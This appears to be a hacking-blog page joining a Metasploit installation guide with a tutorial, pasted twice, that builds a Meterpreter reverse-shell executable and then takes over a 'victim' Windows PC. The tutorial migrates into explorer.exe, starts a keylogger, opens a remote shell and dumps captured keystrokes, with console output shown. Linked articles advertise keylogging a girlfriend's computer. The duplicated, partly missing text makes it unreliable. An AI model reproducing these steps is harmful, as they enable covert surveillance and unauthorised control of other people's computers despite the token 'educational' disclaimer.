This is my first contribution in an ongoing series on
detailing the best free, open source hacking and penetration tools
available. My goal is to show you some of the quality tools that IT
security experts are using every day in their jobs as network security
and pen-testing professionals. There are hundreds of tools out there,
but I will focus and those that meet four key criteria:
Open source
Free
High quality
Widely used and trusted in the IT security/pen-testing community
As such, no hacker/penetration tool box is complete without the addition of the versatile and powerful Metasploit.
What Is Metasploit?
Metasploit is
among the most widely used exploitation tools in the hacking/security
field. It's used by both novices and advanced professionals. Insecure.Org, run by Fyodor, the founder of Nmap,
annually surveys security professionals for their opinion on the top
security software. Metasploit has consistently ranked among the top ten
since its inception and currently ranks second. That should give you
some idea of how important Metasploit is in the security community.
Metasploit
is a self-described "framework" for cyber exploitation. As a framework,
it eases the effort to exploit known vulnerabilities in networks,
operating systems and applications, and to develop new exploits for new
or unknown vulnerabilities. As of last Thursday, Project Basecamp
announced the development of a Stuxnet-like module for Metasploit.
Metasploit has developed a Meterpreter
that when loaded into a target system, makes maintaining access and
controlling the target much easier. As such, every self-respecting
hacker (and even those without self-respect) should have some basic
knowledge of Metasploit. This series of articles will initially focus on
conferring at least a rudimentary understanding of how Metasploit works
and how it can be utilized by the hacker/penetration tester to own the
box, download data and cover your tracks.
A Little Background
Metasploit was
developed in 2003 as an open source project by H.D. Moore. Originally
developed in PERL, the developer team rewrote Metasploit in Ruby in
2007. This is critical, because you need to have Ruby on your system in
order to run Metasploit and to develop your own exploits.
After
many years of success in the hacker/penetration tester community, it was
purchased by Rapid7 in 2009. After its purchase, the Metaspoloit
framework was split into three versions. Two are commercial versions;
Metasploit Express and Metasploit Professional, the latter selling for
$1800. These two have nice GUIs and numerous bells and whistles,
including the automation of several attacks, but there is still a free
and open source community edition known as the Metasploit Community.

Fortunately, some independent developers at Armitage
have created a free and open source GUI for Metasploit that is both
beautiful and elegant, for those that prefer the point-and-click mode of
operation.
There
is a Windows version of Metasploit, but many of the features (raw IP
packet injection, wireless driver exploitation, SMB relaying attacks,
etc.) are unavailable in the Windows environment, though some of these
limitations can be overcome by using Cygwin or running Windows in a
virtual environment on Linux.
For these and other reasons, we will
commence this series using the more flexible command line interface
(CLI) version in Linux, and eventually we will install and use the
Armitage GUI.
Download and Installation
The first step in our process is to download and install Metasploit. Although there is a Windows version,
I will focus on the Linux version because of its greater flexibility
and capability. Let's walk through the download and installation on my
favorite Linux distro, Ubuntu.
To install the latest version of
the Metasploit 4 Framework (MSF4) on Ubuntu 10.04 (or any other
Debian-based distros), use the following commands. This downloads and
installs the generic Linux binary which comes bundled with all the
necessary components you need for Metasploit to install and run. This
should work for most users and is the easiest and quickest way to get
the Metasploit Framework running under Ubuntu and other Debian-based
Linux distros.
First open a terminal window and type: wget http://updates.metasploit.com/data/releases/framework-4.0.0-linux-full.run
If you’re installing on a 64-bit build of Ubuntu, use this instead: wget http://updates.metasploit.com/data/releases/framework-4.0.0-linux-x64-full.run
This downloads the current version of the Metasploit framework via Wget.
Before
you can run the installer, you need to make it executable. In the
terminal, you must change the mode to execute (x) for Metasploit: chmod +x framework-4.*-linux-full.run
And now execute the installer by getting root privileges by typing sudo and ./ with the name of our package: sudo ./framework-4.*-linux-full.run

You should then be prompted for your root password. After entering that, you should get a screen that looks something like this:
Go ahead and click Forward.

Agree to the terms of the license agreement and click Forward.

I suggest that you select Yes for automatic updates so that your exploit framework has the latest and greatest updates. Click Forward.

Here, Metasploit is asking whether you want to insert a different service script. You can just accept the default and hit Forward.

Be
patient now; it will take Metasploit a few minutes to install and build
your database. After it's done, you are ready to run Metasploit. Simply
type: msfconsole

Finally, you should be greeted by this screen.
You
have now successfully installed the world’s best open source exploit
framework and you are ready to begin system/network exploitation and pen
testing!
Please note that in my installation here, it warns me
that updating is recommended as the last update was 249 days ago. If you
want to update your framework, then type: sudo msfupdate
In my next article, we will look at the terminology and components of Metaspolit and then initiate a tried and true exploit.
Note: This is an advance topic.Read Carefully. Feel free to ask any kind of queries . We are always here to help you.
If you are really interested in network security, chances are you must have heard of the Metasploit over the last few years.
Now,
have you ever wondered what someone can do to your PC, by just knowing
your IP. Here's the answer. He could 0wN you, or in other words , he
could have full access to your PC provided you have
just a few security loopholes which may arise cause of even a simple
reason like not updating your Flash player last week, when it prompted
you to do so.
Metasploit is a
hacker's best friend, mainly cause it makes the job of exploitation and
post-exploitation a lot easier compared to other traditional methods of
hacking.
The
topic Metasploit is very vast in itself.However, i'll try keeping it
basic and simple so that it could be understood by everyone here. Also,
Metasploit can be used with several other tools such as NMap or Nessus (all these tools are present in Backtrack ).
In
this tutorial, i'll be teaching you how to exploit a system using a
meterpreter payload and start a keylogger on the victim's machine.
Hacking through Metasploit is done in 3 simple steps: Point, Click, 0wn.
Before
I go into the details of The Metasploit Framework, let me give you a
little idea of some basic terms (may seem boring at first, but you must
be knowing them)
Vulnerability: A flaw or weakness in system security procedures, design or implementation that could be exploited resulting in notable damage.
Exploit:A piece of software that take advantage of a bug or vulnerability, leading to privilege escalation or DoS attacks on the target.
Overflow: Error caused when a program tries to store data beyond its size. Maybe used by an attacker to execute malicious codes.
Payload: Actual code which runs on the compromised system after exploitation
Now, what Metasploit IS?
It is an open source penetration testing framework,
used for developing and executing attacks against target systems. It
has a huge database of exploits, also it can be used to write our own
0-day exploits.
METASPLOIT ANTI FORENSICS:
Metasploit
has a great collection of tools for anti forensics, making the forensic
analysis of the compromised computer little difficult. They are
released as a part ofMAFIA(Metasploit Anti Forensic Investigation Arsenal). Some of the tools included are Timestomp, Slacker, Sam Juicer, Transmogrify.
Metasploit comes in the following versions:
1. CLI (Command Line Interface)
2. Web Interface
3. MSF Console
4. MSFwx
5. MSFAPI
I
would recommend using the MSF Console because of its effectiveness
& powerful from a pentester’s P0V. Another advantage of this mode
is, several sessions of msfconsole could be run simultaneously.
I
would recommend you doing the following things in Metasploit, on a
Backtrack(system or image), avoiding the windows version of the tool.
For
those of all who don't know, Backtrack is a linux distro especially for
security personals, including all the tools required by a pentester.
Download Backtrack from here.
You can download the ISO or VMware image, according to the one you're
comfortable with. If you have 2 access to more than 1 system physically,
then go for the ISO image and install it on your hard disk.
Let the Hacking Begin :
Open up backtrack. You should have a screen similar to this.
The default login credentials are:
Username: root
Pass: toor
Type in
root@bt:~#/etc/init.d/wicd start
to start the wicd manager
Finally, type "startx" to start the GUI mode:
root@bt:~#startx
First of all, know your Local Ip. Opening up a konsole (on the bottom left of taskbar) and typing in:
root@bt:~#ifconfig
It would be something like 192.168.x.x or 10.x.x.x.
Have a note of it.
Now,
Launch msfconsole by going to Applications>>Backtrack>>Metasploit Engineering Framework>>Framework Version 3>>msfconsole
You should now be having a shell something similar to a command prompt in windows.
msf >
Let’s now
create an executable file which establishes a remote connection between
the victim and us, using the meterpreter payload.
Open another
shell window (”Session>>New Shell” or click on the small icon on
the left of the shell tab in the bottom left corner of the window)
root@bt:/opt/metasploit3/msf3#
./msfpayload windows/meterpreter/reverse_tcp LHOST=”your local ip”
LPORT=”any port you wish” x > /root/reverse_tcp.exe
Your local IP is the one you noted earlier and for port you could select 4444.
Note: This is an advance topic.Read Carefully. Feel free to ask any kind of queries . We are always here to help you.
If you are really interested in network security, chances are you must have heard of the Metasploit over the last few years.
Now,
have you ever wondered what someone can do to your PC, by just knowing
your IP. Here's the answer. He could 0wN you, or in other words , he
could have full access to your PC provided you have
just a few security loopholes which may arise cause of even a simple
reason like not updating your Flash player last week, when it prompted
you to do so.
Metasploit is a
hacker's best friend, mainly cause it makes the job of exploitation and
post-exploitation a lot easier compared to other traditional methods of
hacking.
The
topic Metasploit is very vast in itself.However, i'll try keeping it
basic and simple so that it could be understood by everyone here. Also,
Metasploit can be used with several other tools such as NMap or Nessus (all these tools are present in Backtrack ).
In
this tutorial, i'll be teaching you how to exploit a system using a
meterpreter payload and start a keylogger on the victim's machine.
Hacking through Metasploit is done in 3 simple steps: Point, Click, 0wn.
Before
I go into the details of The Metasploit Framework, let me give you a
little idea of some basic terms (may seem boring at first, but you must
be knowing them)
Vulnerability: A flaw or weakness in system security procedures, design or implementation that could be exploited resulting in notable damage.
Exploit:A piece of software that take advantage of a bug or vulnerability, leading to privilege escalation or DoS attacks on the target.
Overflow: Error caused when a program tries to store data beyond its size. Maybe used by an attacker to execute malicious codes.
Payload: Actual code which runs on the compromised system after exploitation
Now, what Metasploit IS?
It is an open source penetration testing framework,
used for developing and executing attacks against target systems. It
has a huge database of exploits, also it can be used to write our own
0-day exploits.
METASPLOIT ANTI FORENSICS:
Metasploit
has a great collection of tools for anti forensics, making the forensic
analysis of the compromised computer little difficult. They are
released as a part ofMAFIA(Metasploit Anti Forensic Investigation Arsenal). Some of the tools included are Timestomp, Slacker, Sam Juicer, Transmogrify.
Metasploit comes in the following versions:
1. CLI (Command Line Interface)
2. Web Interface
3. MSF Console
4. MSFwx
5. MSFAPI
I
would recommend using the MSF Console because of its effectiveness
& powerful from a pentester’s P0V. Another advantage of this mode
is, several sessions of msfconsole could be run simultaneously.
I
would recommend you doing the following things in Metasploit, on a
Backtrack(system or image), avoiding the windows version of the tool.
For
those of all who don't know, Backtrack is a linux distro especially for
security personals, including all the tools required by a pentester.
Download Backtrack from here.
You can download the ISO or VMware image, according to the one you're
comfortable with. If you have 2 access to more than 1 system physically,
then go for the ISO image and install it on your hard disk.
Let the Hacking Begin :
Open up backtrack. You should have a screen similar to this.
The default login credentials are:
Username: root
Pass: toor
Type in
root@bt:~#/etc/init.d/wicd start
to start the wicd manager
Finally, type "startx" to start the GUI mode:
root@bt:~#startx
First of all, know your Local Ip. Opening up a konsole (on the bottom left of taskbar) and typing in:
root@bt:~#ifconfig
It would be something like 192.168.x.x or 10.x.x.x.
Have a note of it.
Now,
Launch msfconsole by going to Applications>>Backtrack>>Metasploit Engineering Framework>>Framework Version 3>>msfconsole
You should now be having a shell something similar to a command prompt in windows.
msf >
Let’s now
create an executable file which establishes a remote connection between
the victim and us, using the meterpreter payload.
Open another
shell window (”Session>>New Shell” or click on the small icon on
the left of the shell tab in the bottom left corner of the window)
root@bt:/opt/metasploit3/msf3#
./msfpayload windows/meterpreter/reverse_tcp LHOST=”your local ip”
LPORT=”any port you wish” x > /root/reverse_tcp.exe
Your local IP is the one you noted earlier and for port you could select 4444.
Search for explorer.exe and migrate to the process
meterpreter > migrate 5716
[*] Migrating to 5716...
[*] Migration completed successfully.
meterpreter >
Type in the following:
meterpreter > use priv
Now, if you want to start the Keylogger activity on victim, just type keyscan_start
Now, if you want to go to the victim’s computer,
Jus type shell
meterpreter > shell
Process 5428 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>
You would now be having a command prompt,
Type in whoami, to see the computer’s name of victim :
C:\Windows\system32>whoami
whoami
win7-pc\win 7
C:\Windows\system32>
Let’s suppose you want to start a notepad on the victim’s computer.
Type in:
Let’s say the victim has typed in anything on his computer.
Just type exit, to return to meterpreter.
Now type in keyscan_dump, to see all the typed keystrokes :
meterpreter > keyscan_dump
Dumping captured keystrokes...
GaM3 0V3R
P.S.: The above information is just for educational purposes only. You should test it against the computer you own.
About Author :
This is a guest article written by Mr. Aditya Gupta. He is a Cyber
Security Expert and C|EH Certified Ethical Hacker. His main expertise
include Privacy Issues online, Web Application Security and Wireless
Hacking. .


 Hack Like a Pro: How to Exploit and Gain Remote Access to PCs Running Windows XP
 Hack Like a Pro: How to Remotely Install a Keylogger onto Your Girlfriend's Computer
 Hack Like a Pro: How to Crash Your Roommate's Windows 7 PC with a Link


 Subscribe to email feed


